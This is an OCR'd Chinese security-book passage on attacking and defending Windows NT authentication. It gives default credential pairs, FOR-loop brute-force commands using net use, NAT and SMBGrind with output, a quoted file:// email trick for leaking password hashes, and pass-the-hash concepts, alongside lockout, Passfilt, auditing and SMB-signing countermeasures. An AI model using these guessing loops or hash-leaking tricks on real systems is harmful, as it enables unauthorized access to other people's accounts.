- ■ 用户喜欢选择易记的东西，比如用户名，姓，或是最明显的词汇，比如"user_name"，"company_name"，"guest"，"test"，"admin" 或 "password" 等等。和用户账号相关的注释域(在DumpACL/DumpSec查点输出中可见)是密码提示的信息来源。
- ▲ 在NT用户账号环境下运行了一些很流行的软件，这些账户名一段时间之后就公开了，而且往往会设成一些容易记忆的东西。因此，当攻击者猜测密码时，查点阶段获知的这些账号是相当有用的。

在表5.1中是一些常见的用户/密码对——我们称之为"高频组合"。在http://www.securityparadigm.com/defaultpw.htm 上可找到缺省密码清单。

用户名	密码
administrator	NULL,password,administrator
arcserve	arcserve,backup
test	test,password
lab	lab,password
username	username,company_name
backup	backup
tivoli	tivoli
symbiator	symbiator,as400
backupexec	backup

表5.1 高频用户名/密码组合

利用上述的技巧进行猜测通常都会产生令人惊讶的匹配效果，但多数管理员不会

花宝贵时间去手工地在大型网络上审计其用户的密码。

执行自动的密码猜测也是很容易的，基于NET USE的语法，通过简单的循环，利用NT shell的For命令就可以完成。首先，创建一个基于表5.1的高频组合的用户名与密码文件。文件类似于下面的例子(任何分隔符都可作为值的分离——我们在此使用tab键；如果是空密码，则右栏为空)：

```
[file:credentials.txt]
password        username
password        Administrator
admin           Administrator
administrator   Administrator
secret          Administrator
etc. . . .
```

下面我们就将此文件应用于FOR命令中：

```
C:\> FOR /F "tokens=1,2*" %i in (credentials.txt)do net use
\\target\IPC$%i /u:%j
```

此命令先解析credentials.txt，攫取每行的前两个值，前者作为变量%i(密码)，后者作为变量%j(用户名)，用标准net use命令对目标服务器的IPC$共享点进行尝试。FOR命令的信息可通过在命令提示符输入FOR/?获得——它是NT黑客的最有用命令之一。

当然，有许多专用软件程序可用来进行密码猜测。我们在第3章和第4章中分别讨论过其中的两个：Legion和NetBIOS Auditing Tool(简称NAT)。Legion会扫描多个C类IP地址范围，以查找Windows共享资源，并提供一个手工字典攻击工具。

NAT执行类似功能，不过每次一个目标，它是从命令行执行的，因此其活动可编制成脚本。NAT会连接到一个目标系统，然后根据一个预定义的清单和用户提供的清单尝试猜测密码。NAT的一个缺点是一旦猜中适当的一组凭证，就立即尝试使用这些凭证访问。因此其他账号使用的脆弱密码不再找出。下面的例子给出了一个简单的FOR循环，用于对一个C类子网进行NAT迭代。输出结果作了删节。

```
D:\> FOR /L %i IN (1,1,254) DO nat -u userlist.txt -p passlist.txt
   192.168.202.%I >> nat_output.txt
[*]-- Checking host: 192.168.202.1
```

```
[*]-- Obtaining list of remote NetBIOS names
[*] --- Attempting to connect with Username:'ADMINISTRATOR'Password:
        'ADMINISTRATOR'
[*]--- Attempting to connect with Username:'ADMINISTRATOR' Password:
       'GUEST'
...
[*]--- CONNECTED:Username:'ADMINISTRATOR' Password: 'PASSWORD'
[*]--- Attempting to access share:\\*SMBSERVER\TEMP
[*]--- WARNING:Able to access share:\ *SMBSERVER\TEMP
[*]--- Checking write access in:' \*SMBSERVER\TEMP
[*]--- WARNING:Directory is writeable:' \*SMBSERVER\TEMP
[*]--- Attempting to exercise .. bug on:\\*SMBSERVER' TEMP
...
```


找出空密码的另一个好工具是David Litchfield(也称为Mnemonix)编写的NTInfoScan，位于http://packetstorm.securify.com/NT/audit/。NTIS是一个直截了当的命令行工具，执行因特网和NetBIOS检查，并往一个HTML文件转储结果，它执行通常应有的用户查点工作，并在报告的结束处指出密码为空的账号。目前NTIS已更新，并由David的新公司分发，这个新公司叫Cerberus Information Security，网站为http://www.cerberusinfosec co.uk/tools.shtml(工具名已改为CIS:Cerberus Internet Scanner，具有了图形界面)。

上述工具都是免费的，通常也够用了。对于追求商业性密码猜测工具的用户来讲，Network Associates公司(简称NAI)生产的CyberCop Scanner中有一个称为SMBGrind的工具，它运行得非常快，因为它能设置多个并行运行的磨工(grinder)。不过除此以外，它跟NAT差别不大。下面是出自SMBGrind的一些输出结果。命令行中的-l开关指定同时进行的连接数，也就是并行的磨碾会话数(grinding sessions)。

```
D:\> smbgrind -l 100 -i 192.168.2.5
Host address: 192.168.2.5
Cracking host 192.168.2.5 (*SMBSERVER)
Parallel Grinders: 100
Percent complete: 0
Percent complete: 25
Percent complete: 50
Percent complete: 75
Percent complete: 99
Guessed: testuser Password: testuser
Percent complete: 100
Grinding complete, guessed 1 accounts
```

对策：防御密码猜测

消除或者至少制止这种密码猜测的守势不止一个。第一个守势适合于所讨论的NT系统是台因特网主机，从而不应该响应访问Windows共享资源请求的情形：在周边防火墙或路由器上阻塞对135～139号TCP和UDP端口的访问，并禁止该NT系统连接到公共网络上的任何适配器捆绑到WINS Client（TCP/IP），如下面的NT网络控制面板（Network Control Panel）图所示。



这将禁止所指定接口上的任何特定于NetBIOS的端口。对于双宿主机来说，可以在连接因特网的NIC（网络接口卡）上禁止NetBIOS 在内部NIC上则继续允许，从而Windows文件共享仍然对受信任的用户可用（当以这种方式禁止NetBIOS时，外部端口上的NetBIOS特定端口仍在监听，不过不会对请求作出响应）。


注意 *Windows 2000提供了特定的用户接口输入来禁止TCP上的NetBIOS，而且是基于适配卡的。不过，正如第6章将讨论的那样，这并不是一个完整的补救办法。将*

适配卡(adapter)和文件打印共享服务分离是2000下的最好选择。

如果所讨论的NT系统是台文件服务器，从而必须保留Windows连接性，那么上述措施显然不能满足要求，因为它们将阻塞或禁止所有文件服务。这种情形下需采取更为传统的措施：在某个给定次数的失败登录后锁闭账号，强制选择健壮的密码，记录失败的尝试。所幸的是，Microsoft提供了一些有效的工具以完成这些工作。

账号策略

工具之一是用户管理器（User Manager）中的账号策略条款，可在Policies|Account菜单下找到。使用这个特性可以实施某些账号密码策略，例如最小长度和独特性，也可以在指定次数的失败登录尝试后锁闭账号。用户管理器的账号策略(Account Policy)特性还允许管理员在用户的登录时间过期后强制断开他们的连接，这是防止后半夜的小偷掏取甜饼坛的便利设置。上述设置如下图所示。



再说一遍，企图使用本章中讨论的手工或自动技巧测试密码健壮程度的任何人必须留意这个账号锁闭特性。

Passfilt

使用Passfilt DLL（动态链接库）可以获得更高的安全性，它是随Service Pack 2提供的，必须按照Microsoft知识库中编号为Q161990的文章启用。Passfilt替你强制实施健壮的密码选择策略，保证没有人能溜过破解测试，也不怕他们犯懒。安装完毕后，它就要求密码至少有6个字符的长度，不可以含有用户名或姓名中的任何部分，并且必须含有以下四类字符中至少三类的字符：

- ▼ 英语大写字母（A、B、C、……Z）
- ■ 英语小写字母（a、b、c、……z）
- ■ 西文阿拉伯数字（0、1、2、……9）
- ▲ 非字母数字的“元字符（meta character）”（@、#、!、&，等等）

对于严肃的NT管理员来说，Passfilt是必需的，不过它有两个局限。一是6个字符长度的要求是硬编码的缺省值。我们建议在用户管理器的账号策略屏幕上以7个字符的最小设置超越缺省值（要理解为什么使用7这个魔数，参见稍后关于破解NT密码的讨论）。第二个局限是Passfilt只检查用户的修改密码请求，而管理员仍可以使用用户管理器设置脆弱的密码，从而回避了Passfilt的要求（参见知识库编号为Q174075的文章）。对Passfilt DLL可以客户化开发为与组织的密码策略更为匹配（参见http://msdn.microsoft.com/library/psdk/logauth/pswd_about_5z77.htm）。不过，特洛伊木马式的Passfilt DLL也可伺机损害安全性，因此对第三方DLL仍小心为上。

注意 *Passfilt在Windows 2000上缺省安装，但并未打开。可用secpol.msc或gpedit.msc工具来打开，它们在Security Settings\Account Policies\Password Policy\"Passwords Must Meet Complexity Requirements"下。*

Passprop

随NT资源工具箱（NTRK）提供的另一个有效增值工具是Passprop，它给NT域账号设置如下两个要求：

- 如果启用了Passprop的密码复杂度设置属性，那么密码必须混合大小写字母，或者含有数字或符号。
- Passprop控制的第二个参数是Administrator账号的锁闭。我们已经讨论过，Administrator账号是攻击者希望捕获的单个最为危险的战利品。不幸的是，NT下最初的Administrator账号（RID为500）无法被锁闭，从而允许攻击者无限时间不限为容地猜测其密码。Passprop去除了NT对于Administrator账号锁闭的缺省限制（从本地控制台上总是可以给Administrator账号解锁，于是防止了一种可能的拒绝服务型攻击）。


安装NTRK（或者简单地从NTRK中拷贝出passprop.exe，以防安装整个NTRK构成一个安全上的不利条件）后，在某个命令提示符下输入以下命令就能同时设置密码复杂化和Administrator账号锁闭两个要求

```
passprop /complex /adminlockout
```

/noadminlockout开关反转第二个安全要求。


审计与记录

即使因为实施了Passfilt措施而从未有人可能通过密码猜测而侵入自己的系统，在用户管理器（User Manager）中使用Policies|Audit记录失败的登录尝试仍然是明智的。下图展示了一个作为例子的配置。



充满529或539号事件（分别是登录/注销失败和账号锁闭）的安全日志（Security Log）是自己在承受自动攻击的确定征兆。大多数情况下日志甚至可以标识出冒犯的系统。图5.1 展示了由NAT攻击导致大量失败的登录尝试后得到的安全日志。

下图是539号事件的细节。



当然，如果没有人分析日志，那么日志本身并没有多大用处。手工筛读事件日志枯燥乏味，不过事件查阅器（Event Viewer）具备按照事件发生日期、时间、来源、类型、用户、计算机及事件ID过滤这个结果的功能。




图5.1 NT 安全日志（Security Log）展示了由NAT攻击导致的大量失败的登录尝试

寻求纯粹的可编入脚本的命令行日志操纵与分析工具的人们可以查看一下NTRK中的dumpel、NTObjectives公司的JD Glaser编写的NTLast（其免费的和需付费的版本都在http://www.ntobjectives.com 上）以及出自Somarsoft公司的DumpEvt（从http://www.somarsoft.com 上免费获取）。

dumpel可以针对远程服务器主机工作（需要适当的权限），最多能同时过滤10个事件ID。举例来说，我们可以如下使用dumpel命令抽取本地系统上失败的登录尝试（事件ID为529）。

```
C:\>dumpel -e 529 -f seclog.txt -l security -m Security -t
```

DumpEvt以一种适合于输入到Access或SQL数据库的格式转储整个安全事件日志。不过它无法按照指定的事件过滤日志。

NTLast是一个Win32命令行实用工具，能够搜索本地和远程的事件日志，找出交互的(Interactive)、远程的(Remote)和失败的(Failed)登录事件。它甚至给同一用户的登录/注销记录配对。需付费的版本还抽取企图访问IIS(因特网信息服务器)服务的失败的密码尝试。

实时盗窃报警：入侵检测

比日志分析工具更进一步的是实时报警能力。目前所谓的"入侵检测"产品的队伍正在迅速膨大，尤其是针对NT的产品。NT入侵检测产品可参见表5.2。

BlackICE Pro	Network ICE公司 http://www.netice.com/
Centrax	Cybersafe公司 http://www.cybersafe.com/
CyberCop Server	Network Associates公司 http://www.nai.com/
Desktop Sentry	NTObjectives公司 http://www.ntobjectives.com/
Intact	Pedestal Software公司 http://www.pedestalsoftware.com/
Intruder Alert(ITA)	AXENT Technologies公司 http://www.axent.com/
Kane Security Monitor(KSM)	Security Dynamics Technologies公司 http://www.securitydynamics.com/
RealSecure	Internet Security Systems组织 http://www.iss.net/
SeNTry	Mission Critical公司 http://www.missioncritical.com/
SessionWall-3	Computer Associates/Platinum Technology公司 http://www.platinum.com/
Tripwire for NT	Tripwire Security Systems公司 http://www.tripwiresecurity.com/

表5.2 选择的NT/2000入侵检测工具

这些产品中有的是日志分析与报警工具(KSM)，有的是网络协议攻击监视程序

(RealSecure)，有的是基于主机的入侵检测系统(Centrax)，因此必须向厂家仔细问询感兴趣产品的能力和意图。

关于入侵检测的深入讨论不在本书的范围内，然而有安全意识的管理员们应该留意这些技术的新进展——对于NT网络来说还有什么比盗窃报警更重要的呢？关于入侵检测的详细信息，包括目前可用的一些顶级产品的比较，参见http://www.infoworld.com/cgi-bin/displayTC.pl?/980504comp.htm 。

窃听网络密码交换

流行度：	*6*
容易度：	*4*
影响力：	*9*
风险率：	*6*

猜测密码是一项艰巨的工作——为什么不在用户登录服务器时将这些秘密嗅探下来，然后如法炮制呢?在攻击者能够窃听NT登录会话的情形下，随机猜测工作差不多可以免了，因为有来自自我评判的黑客攻击小组L0pht Heavy Industries(http://www.l0pht.com)的显示高超技艺的L0phtcrack工具在。

L0phtcrack是个NT密码猜测工具，通常针对一个捕获的NT密码数据库文件离线工作，因而不存在账号锁闭问题，而且猜测工作可以无限中断/继续。获取密码文件并不是件容易之事，我们将在本章稍后讨论NT密码的破解时随L0phtcrack一起探讨。

最近的L0phtcrack版本增加了一个称为SMB Packet Capture的功能(以前是称为readsmb的独立实用工具)，可以绕开预先捕获密码文件的要求。SMB Packet Capture在本地网段上监听并捕获与NT系统间的个别登录会话，刨出加密过的密码信息，再反向确定出未经加密的原始密码(称为破解过程)。图5.2展示工作中的SMB Packet Capture，它正在捕获在本地网络上流动的密码，以便稍后由L0phtcrack本身进行破解。

读者也许会问 "NT工具不是可以进行挑战式回应的身份认证吗?"不错。当认证时，客户接收服务器发出的随机挑战(问题)，这些问题用用户的密码散列作为密钥进行加密，再在线上传输。服务器也用其所拥有的用户散列(从Security Accounts Manager, SAM)拷贝和未加密挑战。并比较二者的值是否相同，如果一致，用户是授权的(可参




图5.2 LOphtcrack的SMB Packet Capture工具窃听网络上的NT登录会话，并把结果返回给LOphtcrack供密码破解用。"NT Hash"凭证一栏为空的登录系统是不能执行NT散列算法的Windows 9x主机

见知识库编号为Q102716的文章)。如果用户的密码散列没有在网络上传输，LOpht的SMB Packet Capture又是如何破解的呢?

用强力破解法并非难事。通过分组捕获，LOphtcrack只获得了挑战以及加密后的散列。同样，对这些已知的挑战，和随机字串进行加密，然后与加密散列进行比较，LOphtcrack就可以逆推出真正的散列值。由于LM Hash算法本身的脆弱性(LM Hash分为三个小的、离散的可攻击部分)，因此，这种比较所费时间远比真正应花的时间短(http://www.l0pht.com/l0phtcrack/rant.html 上有技术细节)。

LOphtcrack密码破解引擎的有效性是这样的：只要能够嗅探网络线缆足够长的时间(譬如说数天)，那么任何人差不多都能保证取得Administrator身份。你在留意监听自己网络上的时钟"嘀嗒"声吗?

如果你认定自己的交换式网络结构会消除嗅探密码的能力，那也不要太自信。攻击者可以尝试使用从位于http://www.l0pht.com/l0phtcrack/faq.html 的LOphtcrack的FAQ上找到的如下社交工程诡计：

"不论目标是个人还是整个公司，给它发送一个电子邮件。在该邮件中加

进一个如下格式的URL：file:////yourcomputer/sharename/message.html 。当收信人点击这个URL时，他们的密码散列结果就会发送给你供认证用。"

注意 *从ARP重定向的技术角度看(参见第10章)，交换式网络对于窃听攻击来讲并不真的提供了足够的安全性。*

LOpht的那群疯猫甚至设计出了从点到点隧道协议（Point-to-Point Tunneling Protocol，简称PPTP）登录交互中转储出NT密码散列结果的嗅探器（sniffer）。NT使用PPTP的一个改编版本作为它的虚拟专用连网（VPN，Virtual Private Networking）技术这是一种在因特网上安全地通过隧道传送网络分组的方法。http://www.l0pht.com/l0phtcrack/download.html上可找到两个PPTP嗅探器版本 一个由LOpht编写成，只能运行在Solaris 2.4+ 上，另一个由Bugtraq时事通信的仲裁者Aleph One编写成，能运行在任何有分组捕获函数库libpcap可用的UNIX变种上。由Basement Research组织的Jose Chung编写的基于UNIX的readsmb程序也在同一网页上。

传递散列值

流行度：	*6*
容易度	*4*
影响力：	*9*
风险率：	*6*

捕获NT密码散列值的想法是在稍后把它解密出来。然而再想一下就会发现，实际上没有必要这么做。先前获取的散列值可以直接传递给某台客户主机，再由它把该值作为对于登录挑战的正常响应给出，前提是挑战内容相同。这么一来，攻击者光知道一个正确的密码散列值而不知道密码本身也可能登录到目标服务器上。当然，从SMB分组捕获中获得的散列值也需要花费相当多的时间来破解。

"传递散列值"的具体做法之一是把一个Samba UNIX SMB文件共享客户程序（参见http://www.samba.org ）修改成按照Paul Ashton很久以前张贴到NT Bugtraq邮递清单上的一篇文章（参见http://www.ntbugtraq.com ）所述那么工作。UNIX的最近smbclient版本具有只用密码散列就可登录至NT客户的能力。

CORE-SDI的Hernan Ochoa写了一篇文章讨论了散列传递的技术细节(http://www.core-sdi.com/papers/nt_cred.htm)，该文叙述了Local Security Authority Subsystem (LSASS)是如何保存登录会话及相关凭证的，同时Hernan和CORE也指出如何在内存中直接编辑这些值从而修改当前用户的凭证并冒充该用户。其"概念实现"可参见图5.3(为保护受害者，名字已作修改)。




图5.3 "传递散列值"工具

然而发掘这个漏洞的源代码或经编译代码尚未出现在公共域中，因此只有具备高超编程技能的攻击者们才有可能让这种做法获得成功。看来"传递散列值"的风险率相当之低。

对策：禁止LanMan认证

在NT 4.0 Service Pack 4 中，Microsoft增设了一个禁止NT主机接受LanMan认证的注册表键值对。给以下注册表键增加一个值类型(Value Type)为"REG_DWORD=4"的值(Value)"LMCompatibilityLevel"：

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA
```

值类型4将防止域控制器(简称DC)接受LM认证请求。Microsoft知识库编号为Q147706的文章以级别(Level)4和5指代域控制器。

不幸的是，试图向以这种方式打过补丁的域控制器认证的任何下级(down evel)客户主机都将失败，因为该DC现在只接受NT散列值作为认证凭证("下级"指的是Windows 9x、Windows for Workgroups以及更早的客户主机)。更糟的是，既然非NT客户主机不能实现NT散列，它们将在网络上不管不顾地发送无益的LM散列值，使得对抗SMB Packet Capture的安全措施失效。你确实不需要让Windows 9x客户主机登录到自己的域中吗？因此，这个补丁对于运行多种Windows客户系统的大多数公司来说实用价值是有限的。

注意 *在SP4之前，没有办法防止NT主机接受LM Hash的认证方式——因此，SP4 NT之前的版本是易受此种攻击的。*

Windows 2000中，Microsoft提供了另一种方法来传输Windows 9x的认证保密信息，这就是目录服务客户(DSClient:Directory Services Client)，在Windows 2000 CD-ROM中为Clients\Win9x\Dsclient.exe。Windows 9x用户理论上可以设置特殊的注册表来使用更安全的NT散列值。知识库编号为Q239869的文章描述了如何安装DSClient，并配置Windows 9x客户来使用NTLM v2。

启用SMB签名

升级到Service Pack 3或更新版本的NT系统后可通过启用SMB签名(SMB signing)来击溃"传递散列值"。SMB签名要求在配置适当的NT客户主机和服务器之间传送的每个SMB分组必须在加密意义上得以验证。这又是一种只适用于NT的解决办法：Windows 9x客户主机无法执行SMB签名。根据解释如何启用SMB签名的Microsoft知识库编号为Q161372的文章，这样做还造成性能下降约10%~15%。

5.2.1 远程漏洞发掘：拒绝服务和缓冲区溢出

下面讨论没有在目标系统上找到易于猜中的密码情况下的额外攻击手段。这种情况下攻击者可选择的东西并不多。手段之一是定位NT体系结构中可用来远程发掘以获取访问权的一些内在缺陷。手段之二是被击溃的攻击者最后的慰藉物——拒绝服务(DoS)。

远程缓冲区溢出

流行度：	3
容易度：	2
影响力：	10
风险率：	5

NT系统上存在非常多的秘密漏洞，可用来取得一个远程系统上的Administrator身份，这种说法多少有些荒谬。事实上到目前为止也只是暴露了有限的几个情形，而且它们发掘的漏洞是在应用程序上，而不是NT本身。其原因出于NT相对不大成熟或是Microsoft在设计上考虑审慎值得争议。

最恐怖的远程漏洞发掘莫过于所谓的缓冲区溢出（buffer overflow）了。我们将在第14章详细讨论缓冲区溢出，不过为在这里讨论的方便，我们说缓冲区溢出是在程序没有对输入检查长度是否合适的情况下发生。于是没有预料到的输入不论其内容如何都"溢出"到CPU执行栈的另一部分中。如果不干好事的程序员精心选择这个输入，它就有可能用来启动执行该程序员选定的代码。定义缓冲区溢出的文章之一是Aleph One的"Smashing the stack for fun and profit"(http://phrack.infonexus.com/archive.html)。其他几篇面向Win32的缓冲区溢出的文章包括：Dildog的"Tao of Windows Buffer Overflow"(http://www.cultdeadcow.com/cDc_files/cDc-351)，Barnaby Jack的"Win32 Buffer Overflows"(Phrack 55)以及CIS(Cerberus Information Security)会员的一些论文(http://www.cerberus-infosec.co.uk/papers.shtml)。

缓冲区溢出可以粗略分为两类：远程和本地。本地的溢出一般需要控制台来进行漏洞挖掘，且只有交互式的登录用户才适用。远程的缓冲区溢出则更危险，它可以从网络上任何结点在无特权的情况下进行。远程缓冲区溢出通常要花费有效负载(payload)来执行攻击者想干的事(代码要强行进入CPU的执行管道)。一些例子如表5.3所示，该表列出了NT或其他产品中的比较著名的缓冲区溢出的情形。

所发掘的漏洞	URL	导致的危险
Netmeeting 2.x，由cDc(Cult of the Dead Cow)发现	http://www.cultdeadcow.com/cDc_files/cDc-351	只是概念性证明，从cDc网站上下载无害图形

表5.3 公开的whois 缓冲区溢出漏洞摘编
